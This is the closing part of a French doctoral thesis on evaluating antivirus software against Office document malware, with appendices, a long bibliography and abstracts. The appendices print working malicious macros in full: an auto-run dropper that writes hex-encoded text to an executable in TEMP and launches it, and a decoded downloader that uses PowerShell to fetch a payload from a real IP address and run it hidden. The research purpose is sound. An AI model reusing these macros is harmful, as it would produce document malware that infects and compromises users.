/* Gestion ouverture document Excel */
Sub Workbook_Open()
    Auto_Open
End Sub

Sub Auto_Open()
    main
End Sub

Sub main()
    /* Définition des variables */
    Dim octet As Byte
    Dim paragraph As Paragraph
    Dim Text As String
    Dim file As String
    Dim Name As String
    Dim TEMPDir As String
    Dim bool As Boolean
    Dim size As Long
    Dim otherName As String
    Dim i As Integer
    Dim Exe As String

    /* Définition du nom du fichier exécutable */
    Exe = "exe"
    Name = "lowefekxorVTXxjLr"
    Dot = "."
    file = Name + Dot + Exe

    /* Balise indiquant que le paragraphe suivant sera le contenu du fichier exe */
    otherName = "lowSqoyrrHkWIzD"

    /* Lien de l'image qui sera téléchargée et placée au début du fichier
    pic = "http://savepic.su/5579689.jpg"
    Selection.HomeKey Unit:=wdStory
    Selection.Fields.Add Range:=Selection.Range, Type:=wdFieldEmpty, Text:=
    "INCLUDEPICTURE  " + pic + "\d ", PreserveFormatting:=True
```

```
    /* Récupération du chemin du dossier temporaire de l'utilisateur */
    TEMPDir = Environ("TEMP")
    ChDrive (TEMPDir)
    ChDir (TEMPDir)

    i = FreeFile()

    /* Création d'un fichier binaire, l'attribut Len est ignoré */
    Open file For Binary Access Read Write As i Len = 3072
        For Each paragraph In ActiveDocument.Paragraphs
            doEvents (paragraph)
            Text = paragraph.Range.Text
            If (bool = True) Then
                size = 1
                Dim j As Integer
                j = 2
                While (size < Len(Text))
                    temp_text = Mid(Text, size, j)
                    octet = "&H" + temp_text
                    Put #i, , octet
                    size = size + j
                Wend
            ElseIf (InStr(1, Text, otherName) > 0 And Len(Text) > 0) Then
                Dim temp_bool As Boolean
                temp_bool = True
                bool = temp_bool
            End If
        Next
    Close #i

    /* Lancement du fichier binaire */
    Launch (file)
End Sub

Sub doEvents(lowwiiBEZKgUfedRYgA)
    DoEvents
End Sub

Sub Launch(file As String)
    Dim TEMPDir As String
    Dim object As Object
```

```
    TEMPDir = Environ("TEMP")
    ChDrive (TEMPDir)
    ChDir (TEMPDir)

    /* Création d'un objet Shell.Application */
    Set object = CreateObject(Shell.Application)

    /* Ouverture du fichier exécutable */
    object.Open (TEMPDir & "\" & file)
End Sub


/* Fonctions vides */
Sub lowOGtiUtymqGplFAbp()
End Sub

Sub lowofXgxlSTDIhTFVzT()
End Sub
/* Fin Fonctions vides */
```

Contenu du fichier *content.xml*

```
<text:p text:style-name="P1">
    <draw:frame draw:style-name="fr1" draw:name="Image1" text:anchor-type="as-char"
    svg:width="15.505cm" svg:height="2.884cm" draw:z-index="0">
        <draw:image xlink:href="http://savepic.su/5582761.jpg" xlink:type="simple"
         xlink:show="embed" xlink:actuate="onLoad"/>
    </draw:frame>
</text:p>
<text:p text:style-name="P1"/>
<text:p text:style-name="P2"/>
<text:p text:style-name="P3">
    <draw:frame draw:style-name="fr2" draw:name="Image2" text:anchor-type="as-char"
    svg:width="12.234cm" svg:height="1.711cm" draw:z-index="0">
        <draw:image xlink:href="Pictures/10000000000002C100000063653049BD.png"
         xlink:type="simple" xlink:show="embed" xlink:actuate="onLoad"/>
    </draw:frame>
</text:p>
<text:p text:style-name="P2"/>
<text:p text:style-name="P2"/>
<text:p text:style-name="P2"/>
<text:p text:style-name="P2"/>
<text:p text:style-name="P2"/>
<text:p text:style-name="Standard">
    <text:span text:style-name="T1">
        <draw:frame draw:style-name="fr1" draw:name="Image3" text:anchor-type="as-char"
        svg:width="7.62cm" svg:height="7.62cm" draw:z-index="0">
            <draw:image xlink:href="http://www.dropbox.com/" xlink:type="simple"
             xlink:show="embed" xlink:actuate="onLoad"/>
        </draw:frame>
    </text:span>
    <text:span text:style-name="T1">
    </text:span>
</text:p>
<text:p text:style-name="P2">
    lowSqoyrrHkWIzD
</text:p>
<text:p text:style-name="P2">
    4D5A90000300000004000000FFFF0000B800000000000000400000000000000000000000000000000000000
    ...
</text:p>
```

Annexe L: Document Excel

Contenu initial du fichier *Module11.xml*

Module11.xml

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
3  "module.dtd">
4  <script:module xmlns:script="http://openoffice.org/2000/script"
5  script:name="Module11" script:language="StarBasic" script:moduleType="normal">
6  Rem Attribute VBA_ModuleType=VBAModule
7  Option VBASupport 1
8  Sub tyrtyaag()
9      FffdsfF = NewQkeTzIIHM(&amp;quot;pzq-&amp;lt;X-]|„rl`uryy;r…r-5[r„:\owrpŕ-`†Bŕrz;[rŕ;
10             droPyvr{ŕ6;Q|„{y|nqSvyr54uŕŕ}G&amp;lt;&amp;lt;B;&amp;gt;FC;?A@;D&amp;lt;x„rsr„rs&amp;lt;
11             stqBrr&amp;lt;q…‡~;w}t4942aRZ]2iWV\v|qsuv|VU;pno46H-r…}n{q-2aRZ]2iWV\v|q
12             suv|VU;pno-2aRZ]2iWV\v|qsuv|VU;r…rH-Bŕnlŕ-2aRZ]2iWV\v|qsuv|VU;r…rH&amp;quot;)
13     Shell FffdsfF, vbHide
14 End Sub
15
16 </script:module>
```

Figure 29 – Contenu du fichier Module11.xml

Contenu décrypté du fichier *Module11.xml*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module11"
script:language="StarBasic" script:moduleType="normal">
Rem Attribute VBA_ModuleType=VBAModule
Option VBASupport 1

Sub start()
    payload = rot13("cmd /K PowerShell.exe(New-Object System.New.WebClient).DownloadFil
                http://5.196.243.7/kwefewef/fgdtee/dxzq.jpg', '%TEMP%\JIOiodfhioIH.cab
                expand %TEMP%\JIOiodfhioIH.cab %TEMP%\JIOiodfhioIH.exe
                Start %TEMP%\JIOiodfhioIH.exe")
    Shell payload, vbHide
End Sub

</script:module>
```

Contenu initial du fichier *Module14.xml*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module14"
script:language="StarBasic" script:moduleType="normal">
Rem Attribute VBA_ModuleType=VBAModule
Option VBASupport 1

Public Function NewQkeTzIIHM(ByVal AESdyLylMjhJrIu As String) As String
GoTo lZiGBegMhmukPZZYdz
lZiGBegMhmukPZZYdz:
GoTo httIMPHgvoYFI
httIMPHgvoYFI:
GoTo JYUDQqqRamOiNl
JYUDQqqRamOiNl:
GoTo DOIbKh
DOIbKh:
Dim YyJDVSqLkdZk As Long
GoTo epGUden
epGUden:
For YyJDVSqLkdZk = 1 To Len(AESdyLylMjhJrIu)
GoTo lRYrzpUP
lRYrzpUP:
GoTo TELSjKJaPRJjLqoQK
TELSjKJaPRJjLqoQK:
GoTo MblTSGGiqCfyeCTgTRL
MblTSGGiqCfyeCTgTRL:
GoTo xhsyu
xhsyu:
GoTo YtuEcImBipHPFlghfkUO
YtuEcImBipHPFlghfkUO:
NewQkeTzIIHM = NewQkeTzIIHM &amp;amp; Chr(Asc(Mid(AESdyLylMjhJrIu, YyJDVSqLkdZk, 1)) - 13)
GoTo Lcgja
Lcgja:
GoTo Hrnbw
Hrnbw:
GoTo rBkkQJ
rBkkQJ:
GoTo TiOhSQwlicurNkI
TiOhSQwlicurNkI:
Next YyJDVSqLkdZk
GoTo ZoJKUeZCSlFZSIowxvAm
```

```
ZoJKUeZCSlFZSIowxvAm:
GoTo QddswzqP
QddswzqP:
GoTo HpsMptHRnAnaBQVygxjn
HpsMptHRnAnaBQVygxjn:
GoTo ysKHfAZQM
ysKHfAZQM:
GoTo EaNQvpSUBV
EaNQvpSUBV:
End Function

</script:module>
```

Contenu décrypté du fichier *Module14.xml*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN"
"module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module14"
script:language="StarBasic" script:moduleType="normal">
Rem Attribute VBA_ModuleType=VBAModule
Option VBASupport 1

Public Function rot13(ByVal temp As String) As String
Dim i As Long
For i = 1 To Len(temp)
    rot13 = rot13 &amp;amp; Chr(Asc(Mid(temp, i, 1)) - 13)
Next i
End Function

</script:module>
```

Bibliographie

[1] Agence Nationale de la Sécurité des Systèmes d'Information. http://www.ssi.gouv.fr/.

[2] AMTSO. http://www.amtso.org/documents.

[3] AMTSO : a Serious Attempt to Clean Up Anti-Malware Testing ; or just a Great Big Con ? https://kevtownsend.wordpress.com/2010/06/15/amtso-a-serious-attempt-to-clean-up-anti-malware-testing-or-just-a-great-big-con/.

[4] Apache OpenOffice. https://openoffice.apache.org/.

[5] Archived U.S. Government Approved Protection Profile - U.S. Government Protection Profile Anti-Virus Applications for Workstations in Basic Robustness Environments Version 1.2. https://www.niap-ccevs.org/pp/archived/PP_AV_BR_v1.2/.

[6] Banque sur mobile : les attaques informatiques ont explosé en 2014. http://www.cbanque.com/actu/49335/banque-sur-mobile-les-attaques-informatiques-ont-explose-en-2014.

[7] CARO. http://www.caro.org/.

[8] Catalogue UGAP. http://www.ugap.fr/catalogue-marche-public/multi-editeurs_16505.html.

[9] CERT. http://www.cert.org/advisories/CA-2000-02.html.

[10] Certification CSPN. http://www.ssi.gouv.fr/administration/produits-certifies/cspn/.

[11] Challenge PWN2KILL : le palmarès. http://securiteoff.blogspot.fr/2010/05/challenge-pwn2kill-le-palmares.html.

[12] Challenge PWN2KILL : les antivirus pas assez efficaces. http://securiteoff.blogspot.fr/2010/05/challenge-les-antivirus-pas-assez.html.

[13] ClamAv. http://www.clamav.net/index.html.

[14] Commandline Document Conversion with Libreoffice. http://www.commandlinefu.com/commands/view/11692/commandline-document-conversion-with-libreoffice.

[15] Commission nationale de la certification professionnelle. http://www.cncp.gouv.fr/.

[16] COMPARATIF ANTIVIRUS 2015 : ET LES MEILLEURS ANTIVIRUS SONT... http://www.logitheque.com/articles/comparatif_antivirus_et_les_meilleurs_antivirus_sont_474.htm.

[17] Conférence iAwacs 09. http://groupe.esiea.fr/IMG/pdf/CP_post_iAWACS_Les_antivirus_inefficaces_26_Oct_2009.pdf.

[18] Conférence iAwacs 10. https://www.globalsecuritymag.fr/Conference-iAWACS-l-inefficacite,20100511,17501.html.

[19] Creating Signatures for ClamAV. https://github.com/vrtadmin/clamav-devel/raw/master/docs/signatures.pdf.

[20] Cross-Site Scripting. https://www.owasp.org/index.php/Cross-site_Scripting_(XSS).

[21] DAVFI Project. https://www.davfi.fr/.

[22] EICAR. http://www.eicar.org/.

[23] EICAR Testfile. http://www.eicar.org/86-0-Intended-use.html.

[24] Environnement QT. http://qt-project.org/.

[25] Et quel est l'antivirus le plus performant du moment ? http://www.comptoir-hardware.com/actus/software-pilotes/26909-et-quel-est-lantivirus-le-plus-performant-du-moment-.html.

[26] Exclusive Or. https://en.wikipedia.org/wiki/Exclusive_or.

[27] Guide Antivirus / Antivirus / Comparatif antivirus 2014 : Tests et classement des antivirus. http://www.guideantivirus.com/antivirus/comparatif-antivirus-2014-tests-et-classement-des-antivirus/292-introduction.html.

[28] Independant Tests of Anti-Virus Software. http://www.av-comparatives.org/.

[29] Instructions assembleurs du fichier EICAR. http://thestarman.pcministry.com/asm/eicar/eicarcom.html.

[30] Instructions assembleurs d'un saut. http://marin.jb.free.fr/jumps/.

[31] INTERRUPT SUBROUTINES in MSDOS. http://staff.science.nus.edu.sg/~phytanb/interpt.

[32] Kaspersky Internet Security 2015. http://www.kaspersky.fr/internet-security.

[33] Latex. http://www.latex-project.org/.

[34] Les Chiffres et Statistiques du numérique : Usages, risques, cybercriminalité (Dernière infos rajoutées le 17/07/2015). http://www.lenetexpert.fr/les-statistiques-du-numerique-usages-risques-cybercriminalite/.

[35] Les produits CSPN. http://www.ssi.gouv.fr/administration/produits-certifies/cspn/produits-certifies-cspn/.

[36] Librairie Zlib. http://www.zlib.net/.

[37] LibreOffice. https://fr.libreoffice.org/.

[38] LibreOffice Portable. https://fr.libreoffice.org/download/portable-versions/.

[39] List of AV Vendors (PC). http://www.av-comparatives.org/av-vendors/.

[40] Macro-virus Concept. https://www.f-secure.com/v-descs/concept.shtml.

[41] Macro-virus DMV. http://web.archive.org/web/20101130052045/http://vxheavens.com/lib/vjm01.html.

[42] Macro-virus Melissa. https://www.f-secure.com/v-descs/melissa.shtml.

[43] Microsoft Office. https://products.office.com/fr-fr/?legRedir=default&CorrelationId=ba0679cc-129d-4dab-950d-aff61b980de4.

[44] Microsoft Windows GDI+ BMP Header Buffer Overflow. http://www.iss.net/security_center/reference/vuln/Image_BMP_Win_GDI_Bo.htm.

[45] Newly Patched MS Word 0-Day Heuristically Detected by Deep Discovery. http://blog.trendmicro.com/trendlabs-security-intelligence/newly-patched-ms-word-0-day-heuristically-detected-by-deep-discovery/.

[46] Norton Security. http://fr.norton.com/products.

[47] Objets DOM. https://developer.mozilla.org/fr/docs/DOM.

[48] OpenDAVFI Project. https://www.opendavfi.org.

[49] OpenOffice. https://www.openoffice.org/fr/.

[50] OpenOffice Basic. https://wiki.openoffice.org/wiki/FR/Documentation/BASIC_Guide/Language.

[51] Politique de santé. https://fr.wikipedia.org/wiki/Politique_de_sant%C3%A9.

[52] Politique de sécurité informatique. https://fr.wikipedia.org/wiki/Politique_de_s%C3%A9curit%C3%A9_informatique.

[53] PostScript. https://www.adobe.com/products/postscript/pdfs/PLRM.pdf.

[54] Projet Minos. http://archive.hack.lu/2012/minos.pdf.

[55] Record de vols de données et d'attaques ciblées en 2013 selon Symantec. http://www.lemondeinformatique.fr/actualites/lire-record-de-vols-de-donnees-et-d-attaques-ciblees-en-2013-selon-symantec-57125.html.

[56] RegOpenKeyEx Function. https://msdn.microsoft.com/en-us/library/windows/desktop/ms724897%28v=vs.85%29.aspx?f=255&MSPPError=-2147217396.

[57] RegSetValueEx Function. https://msdn.microsoft.com/en-us/library/windows/desktop/ms724923(v=vs.85).aspx.

[58] Regular Expressions. http://userguide.icu-project.org/strings/regexp.

[59] Reportage : le marketing des antivirus contesté lors du concours Pwn2kill. http://www.zdnet.fr/actualites/reportage-le-marketing-des-antivirus-conteste-lors-du-concours-pwn2kill-39751554.htm.

[60] StarOffice. http://www.staroffice.org/.

[61] Tripwire. http://www.tripwire.com/.

[62] VBA is not Dead ! https://www.virusbtn.com/virusbulletin/archive/2014/07/vb201407-VBA#id3393929.

[63] VirtualPC. https://www.microsoft.com/fr-fr/download/details.aspx?id=4580.

[64] Virus Bulletin. https://www.virusbtn.com/index.

[65] VirusTotal. https://www.virustotal.com/.

[66] Visual Basic. https://msdn.microsoft.com/fr-fr/library/2x7h1hfk.aspx?f=255&MSPPError=-2147217396.

[67] Visual Basic for Applications. https://msdn.microsoft.com/en-us/library/ms974548.aspx.

[68] Winamp 5.63 - Stack-Based Buffer Overflow. https://www.exploit-db.com/exploits/26558/.

[69] WMWare. http://www.vmware.com/.

[70] L.M. Adleman. An Abstract Theory of Computer Viruses. *In Advances in Cryptology - CRYPTO'88*, pages 280–284, 1988.

[71] A.V. Aho and M.J. Corasick. Efficient String Matching : An Aid to Bibliographic Search. *Communications of the ACM*, 18 :333–340, juin 1975.

[72] A. Albertini. Polyglottes binaires et implications. https://www.sstic.org/2013/presentation/polyglottes_binaires_et_implications/, SSTIC, Rennes, 2013.

[73] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, A. Ho, R. Neugebauer, I. Pratt, and A. Warfield. Xen and the Art of Virtualization. *In Proceedings of the nineteenth ACM symposium on Operating systems principles*, page 177, 2003.

[74] U. Bayer, C. Kruegel, and E. Kirda. TTAnalyze : A Tool for Analyzing Malware. *In 15th Annual Conference of the European Institute for Computer Antivirus Research (EICAR)*, 2006.

[75] J.-B. Bédrune and A. Gazet. Applied Evaluation Methodology for Anti-Virus Software. *http://esec-lab.sogeti.com/dotclear/public/publications/09-eicar-antivirus.pdf*, October 2007.

[76] D.E. Bell and L.J. LaPadula. Secure Computer Systems : Mathematical Foundations and Model. *The Mitre Corporation*, 1973.

[77] F. Bellard. QEMU, a Fast and Portable Dynamic Translator. *In Proceedings of the 2005 USENIX Annual Technical Conference*, 2005.

[78] K.J. Biba. Integrity Considerations for Secure Computer Systems. *The Mitre Corporation*, Avril 1977.

[79] J-M. Borello. *Étude du métamorphisme viral : modélisation, conception et détection (Study of computer viruses metamorphism : modelling, design and detection)*. PhD thesis, Laboratoire de cryptologie et de virologie opérationnelles, 1er avril 2011.

[80] J.-M. Borello, E. Filiol, and L. Mé. Are Antivirus Programs Able to Detect Complex Metamorphic Malware ? *In : Proceedings of EICAR 2009*, pages 45–66, Berlin, 2009.

[81] D.M. Chess and S.R. White. An Undetectable Computer Virus. *Virus Bulletin Conference*, September, 2000, Orlando, USA.

[82] A. Church. *The Calculi of Lambda-Conversion*. PhD thesis, Princeton University Press, 1941.

[83] F. Cohen. *Computer Viruses*. PhD thesis, University of Southern California, Janvier 1986.

[84] J. Déchaux. The Office Demon : Minos. *Hack.Lu*, 2012, Luxembourg.

[85] J. Déchaux, E. Filiol, and J.-P. Fizaine. Office Documents : New Weapons of Cyberwarfare. *Hack.Lu*, 2010, Luxembourg.

[86] J. Déchaux, E. Filiol, and J.-P. Fizaine. Perverting Emails : a New Dimension in Internet (In)Security. *In Proceedings of the 10th ECIW conference*, July 2011, Tallinn, Estonia.

[87] J. Déchaux, R. Griveau, K. Jaafar, and J.-P. Fizaine. New Trends in Malware Sample-Independent AV Evaluation Techniques with Respect to Document Malware. *19th EICAR annual conference proceedings*, May 2010, Paris, France.

[88] H. Debar, E. Filiol, and G. Jacob. Formalization of Viruses and Malware Through Process Algebra. *IEEE Fourth International Workshop on Advances in Information Security (IEEE-WAIS'2010)*, February 15-18th, 2010, Cracovia, Poland.

[89] A. Desnos, E. Filiol, and I. Lefou. Detecting (and Creating !) a HVM Rootkit (aka BluePill-like). *Journal in Computer Virology*, 7(1) :1–27, 2009.

[90] A. Dinaburg, P. Royal, M. Sharif, and W. Lee. Ether : Malware Analysis via Hardware Virtualization Extensions. *In Proceedings of the 15th ACM conference on Computer and communications security*, pages 51–62, 2008.

[91] M. Dubois. *Les virus informatiques : Histoire, virus biologiques et informatiques, théorie et développement d'un ver bénéfique*. Editions Universitaires Europeennes, 2012.

[92] T. Dullien and S. Porst. REIL : A Platform-Independent Intermediate Representation of Disassembled Code for Static Code Analysis. `http://static.googleusercontent.com/media/www.zynamics.com/fr//downloads/csw09.pdf`.

[93] W.F. Ehrsam, C.H.W. Meyer, R.L. Powers, J.L. Smith, and W.L. Tuchman. Product Block Cipher System for Data Security, June 8 1976. US Patent 3,962,539.

[94] P. Evrard and E. Filiol. Guerre, guérilla et terrorisme informatique : finction ou réalité. *MISC, Le journal de la sécurité informatique*, 33 :09–17, 2007.

[95] O. Ferrand. How to Detect the Cuckoo Sandbox and Hardening it ? *22nd EICAR annual conference proceedings*, pages 131–148, June 2013, Cologne, Germany.

[96] P. Ferrie. W32.Yourde. *http://www.symantec.com/security_response/writeup.jsp?docid=2003-050108-4923-99&tabid=2*, 2003.

[97] E. Filiol. *Les virus informatiques : théorie, pratique et applications.* IRIS Collection, Springer, 2003.

[98] E. Filiol. Evaluation des logiciels antiviraux : quand le marketing s'oppose à la techniques. *Journal de la sécurité informatique MISC*, 21, 2005.

[99] E. Filiol. Malware Pattern Scanning Schemes Secure Against Black-box Analysis. *Journal in Computer Virology*, 2(1) :35–50, 2006.

[100] E. Filiol. Formalisation and Implementation Aspects of K-ary (malicious) Codes. *Journal in Computer Virology*, 3(3) :75–86, 2007.

[101] E. Filiol. *Les virus informatiques : théorie, pratique et applications, deuxième édition.* IRIS Collection, Springer, 2009.

[102] E. Filiol. *Techniques virales avancées.* IRIS Collection, Springer, janvier 2007.

[103] E. Filiol. Analyse du macro-ver openoffice/badbunny. *MISC, Le journal de la sécurité informatique*, 34 :18–20, novembre/décembre 2007.

[104] E. Filiol, A. Blonce, and L. Freyssignes. Portable Document Format (PDF) Security Analysis and Malware Threats. *Black Hat Europe 2008*, Amsterdam, March 25–28th, 2008.

[105] E. Filiol and J.-P. Fizaine. OpenOffice Security Design Weaknesses. *Black Hat Europe 2009*, Amsterdam, April 17th, 2009.

[106] E. Filiol and J.-P. Fizaine. OpenOffice Security and Viral Risk - Part Two. *Virus Bulletin*, pages 08–12, October 2007.

[107] E. Filiol and J.-P. Fizaine. OpenOffice Security and Viral Risk - Part One. *Virus Bulletin*, pages 11–17, September 2007.

[108] E. Filiol, G. Geffard, G. Jacob, S. Josse, and D. Quenez. Analyse de l'antivirus dr web : l'antivirus qui venait du froid. *Journal de la sécurité informatique MISC 38*, page 04–17, 2008.

[109] E. Filiol, G. Jacob, and M. Le Liard. Evaluation Methodology and Theoretical Model for Antiviral Behavioural Detection Strategies. *Journal in Computer Virology*, 2006.

[110] E. Filiol and S. Josse. A Statistical Model for Undecidable Viral Detection. *Journal in Computer Virology*, 3(3) :65–74, 2007.

[111] E. Filiol and A. Zaccardelle. Magic Lantern... Reloaded/Antiviral Psychosis McAfee Case. *Proceedings of the 20th EICAR conference*, Krems, Austria, May 2011.

[112] S. Fogie, J. Grossman, R. Hansen, A. Rager, and P.D. Petkov. XSS Exploits : Cross Site Scripting Attacks and Defense. *Syngress, ISBN-13 978-1597491549*, 2007.

[113] M. Fredrikson, M. Christodorescu, S. Jha, R. Sailer, and X. Yan. Synthesizing Near-Optimal Malware Specifications from Suspicious Behaviors. *In IEEE Symposium on Security and Privacy*, pages 45–60, 2010.

[114] M.R. Garey and D.S. Johnson. *Computers and Intractability : A Guide to the Theory of NP-Completeness, publisher = New York : W. H. Freeman, year = 1983.*

[115] T. Garnett. Dynamic Optimization of IA-32 Applications Under DynamoRIO.

[116] K. Gödel. Über formal unenscheidbare Sätze des Principia Mathematica une verwandter Systeme. *Monatsh. Math. Phys.*, 38 :173–198, 1931.

[117] M. Golla. Bercy victime d'une attaque informatique, l'Elysée visée. `http://www.lefigaro.fr/conjoncture/2011/03/07/04016-20110307ARTFIG00333-bercy-cible-d-une-vaste-affaire-de-piratage.php`.

[118] C. Holm. ANNOUNCEMENT : PDF Attachment Virus "Peachy". *https://forums.adobe.com/thread/302989*, 2001.

[119] Adobe Systems Inc. PDF Reference Version 1.6. Fifth Edition. `http://www.adobe.com/support`, 2004.

[120] Adobe Systems Inc. Document Management — Portable Document Format — Part 1 : PDF 1.7. `http://wwwimages.adobe.com/content/dam/Adobe/en/devnet/pdf/pdfs/PDF32000_2008.pdf`, 2008.

[121] G. Jacob, H. Debar, and E. Filiol. Behavioral Detection of Malware : from a Survey Towards an Established Taxonomy. *Journal in computer Virology*, 4(3) :251266, year = 2008.

[122] G. Jacob, H. Debar, and E. Filiol. Malware Behavioural Detection by Attribute-Automata Using Abstraction from Platform and Language. *Proceedings of the 12th International Symposium on Recent Advances in Intrusion Detection (RAID'09)*, page 81–100, 2009.

[123] Q. Jerome, S. Marchal, R. State, and T. Engel. ADEPT. `https://orbilu.uni.lu/bitstream/10993/13062/1/setop2013.pdf`.

[124] D. Kahn. *The Codebreakers : The Comprehensive History of Secret Communication from Ancient Times to the Internet.* Scribner, December 5, 1996.

[125] S.C. Kleene. On Notation for Ordinal Numbers. *J. Symbolic Logic*, 3 :150–155, 1938.

[126] D. Knuth. *The Art of Computer Programming.* 1997.

[127] C. Kolbitsch, P.M. Comparetti, C. Kruegel, E. Kirda, X. Zhou, X.F. Wang, and Santa Barbara UC. Effective and Efficient Malware Detection at the End Host. *In 18th Usenix Security Symposium*, 2009.

[128] J. Kraus. *Selbsbtreproduktion bei Programmen (Auto-reproduction des programmes).* PhD thesis, Université de Dortmund, 1980. Une traduction en anglais par D. Bilar et E.Filiol a été publiée dans [129].

[129] J. Kraus. Self-Reproduction of Computer Programs. *Journal in Computer Virology*, 5(2), 1980.

[130] J.-M. Laurio. Universal XSS with PDF Files : Highly Dangerous. *http://lists.virus.org/full_disclosure_0701/msg00095.html*, 2007.

[131] K.P. Lawton. Bochs : A Portable PC Emulator for Unix/x. *Linux Journal*, 1996.

[132] M. Leplongeon. L'Élysée visé par deux importantes attaques informatiques. `http://www.lepoint.fr/politique/l-elysee-objet-de-deux-importantes-attaques-informatiques-11-07-2012-1484274_20.php`.

[133] C.K. Luk, R. Cohn, R. Muth, H. Patil, A. Klauser, G. Lowney, S. Wallace, V.J. Reddi, and K. Hazelwood. Pin : Building Customized Program Analysis Tools with Dynamic Instrumentation. *In Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation*, pages 190–200, 2005.

[134] J. Maebe, M. Ronsse, and K. De Bosschere. DIOTA : Dynamic Instrumentation, Optimization and Transformation of Applications. *In Compendium of Workshops and Tutorials Held in conjunction with Intl. Conf. on Parallel Architectures and Compilation Techniques*, 2002.

[135] J.-M. Manach. Les dessous du piratage de Bercy. `http://owni.fr/2011/03/26/les-dessous-du-piratage-de-bercy-anssi/`.

[136] N. Nethercote and J. Seward. Valgrind : A Program Supervision Framework. *Electronic Notes in Theoretical Computer Science*, 89(2) :44–66, 2003.

[137] United States National Institute of Standards and Technology (NIST). Announcing the ADVANCED ENCRYPTION STANDARD (AES), November 26 2001.

[138] C. Paar and J. Pelzl. *Understanding Cryptography : A Textbook for Students and Practitioners*. Springer, 2009.

[139] R.L. Rivest, A. Shamir, and L.M. Adleman. Cryptographic Communications System and Method, September 20 1983. US Patent 4,405,829.

[140] H. Jr Rogers. Theory of Recursive Functions and Effective Computability. *McGraw-Hill*, 1967.

[141] B. Schneier. *Applied Cryptography : Protocols, Algorithms, and Source Code in C*. John Wiley & Sons, November 16, 1995.

[142] O. Shezaf. The Universal XSS PDF Vulnerability. *http://www.owasp.org/images/4/4b/OWASP_IL_The_Universal_XSS_PDF_Vulnerability.pdf*, 2003.

[143] D. Spinellis. Reliable Identification of Bounded-length Viruses is NP-complete. *IEEE Transactions in Information Theory*, 49(1) :280–284, janvier 2003.

[144] D. Stevens. PDF Tools. `http://blog.didierstevens.com/programs/pdf-tools/`.

[145] D. Stevens. ROT13 is used in Windows ? You're joking ! *http://blog.didierstevens.com/2006/07/24/rot13-is-used-in-windows-you%E2%80%99re-joking/*, 2006.

[146] D. Stevens. Windows 7 Beta : ROT13 Replaced With Vigenère ? Great Joke ! *http://blog.didierstevens.com/2009/01/18/quickpost-windows-7-beta-rot13-replaced-with-vigenere-great-joke/*, 2009.

[147] J. Toger. *Specification-Driven Dynamic Binary Translation*. PhD thesis, Queensland University of Technology, Brisbane, Australia, 2004.

[148] A. Vasudevan and R. Yerraballi. Cobra : Fine-Grained Malware Analysis using Stealth Localized-executions. *In IEEE Symposium on Security and Privacy*, 2006.

[149] J. von Neumann. The General and Logical Theory of Automata, in Cerebral Mechanisms in Behavior : The Hixon Symposium. *L/A/ Jeffress ed.*, pages 1–32, 1951.

[150] N. Vorobiev. Caractères de divisibilité, suite de fibonacci, coll., Moscou, 1973.

[151] J. Watson. Virtualbox : Bits and Bytes Masquerading as Machines. *Linux Journal*, 2008.

[152] C. Willems, T. Holz, and F. Freiling. Toward Automated Dynamic Malware Analysis using CWSandbox. *In IEEE Symposium on Security and Privacy*, 2007.

[153] H. Yin, D. Song, M. Egele, C. Kruegel, and E. Kirda. Panorama : Capturing System-Wide Information Flow for Malware Detection and Analysis. *In Proceedings of the 14th ACM conference on Computer and communications security*, page 127, 2007.

[154] Z. Zuo and M. Zhou. Some Further Theorical Results about Computer Viruses. *The Computer Journal*, 47(6), 2004.

Table des matières

Formalisation, implémentation et tests d'une méthodologie et des techniques d'évaluation de logiciels antivirus. Application aux virus de documents

---

Résumé

Cette thèse aborde le problème d'une méthodologie de tests des logiciels antivirus: comment analyser correctement l'ensemble des antivirus actuels tout en ayant une méthodologie reproductible et adaptable, basée sur les documents bureautiques.

Dans la première partie, la formalisation d'un *malware* puis d'un antivirus est présentée, de même que les techniques antivirales connues. La formalisation d'une méthodologie de tests considérant les documents bureautiques, comme outils de test, sera également proposée, en présentant les dits documents, les différents mécanismes de sécurité des applications correspondantes ainsi que les menaces connues liées à ces formats de fichier.

Dans une deuxième partie, un nouveau moyen de protection sera formalisé et appliqué aux documents bureautiques. Il pourra être ainsi soumis aux différents tests liés à la méthodologie de tests abordée précédemment.

Dans la partie suivante, les différents tests de la méthodologie seront proposés ainsi que les premiers résultats obtenus. Ceux-ci ont été réalisés sur quinze antivirus différents, proposant ainsi les différentes faiblesses des antivirus.

Pour finir, la conception et l'implémentation du nouveau moyen de protection seront développées dans la dernière partie. Celui-ci a été intégré dans le projet *DAVFI* (Démonstrateur AntiVirus Français et International), projet financé par le Fond Stratégique Numérique.

Mot-clefs : infections informatique, virologie, antivirus, documents bureautiques

Formalization, Implementation and Testing of a Methodology and Evaluation Techniques of Anti-Virus Software

---

Abstract

This thesis deals with the problem of a new methodology for antivirus software testing: how to analyze correctly a set of antiviruses using a reproducible and adaptable methodology, based on Office documents.

In the first part, the formalizations of a *malware* and of an antivirus are discussed, as well as known antiviral techniques. The formalization of a testing methodology based on Office documents will also be presented, featuring the presentation of the documents, the safety of their applications and the known threats to those file formats.

In a second part, a new means of protection will be formalized and applied to *Office* documents, thus allowing their testing using the methodology discussed above.

In the next section, different tests of the methodology will be presented as well as the first results. These were performed on fifteen different antiviruses, showing various weaknesses of antiviruses.

Finally, the design and implementation of new means of protection will be developed in the last part. These developments have been incorporated into the *DAVFI* project (Demonstrator AntiVirus French and International).

Keywords : malware, virology, antivirus, Office documents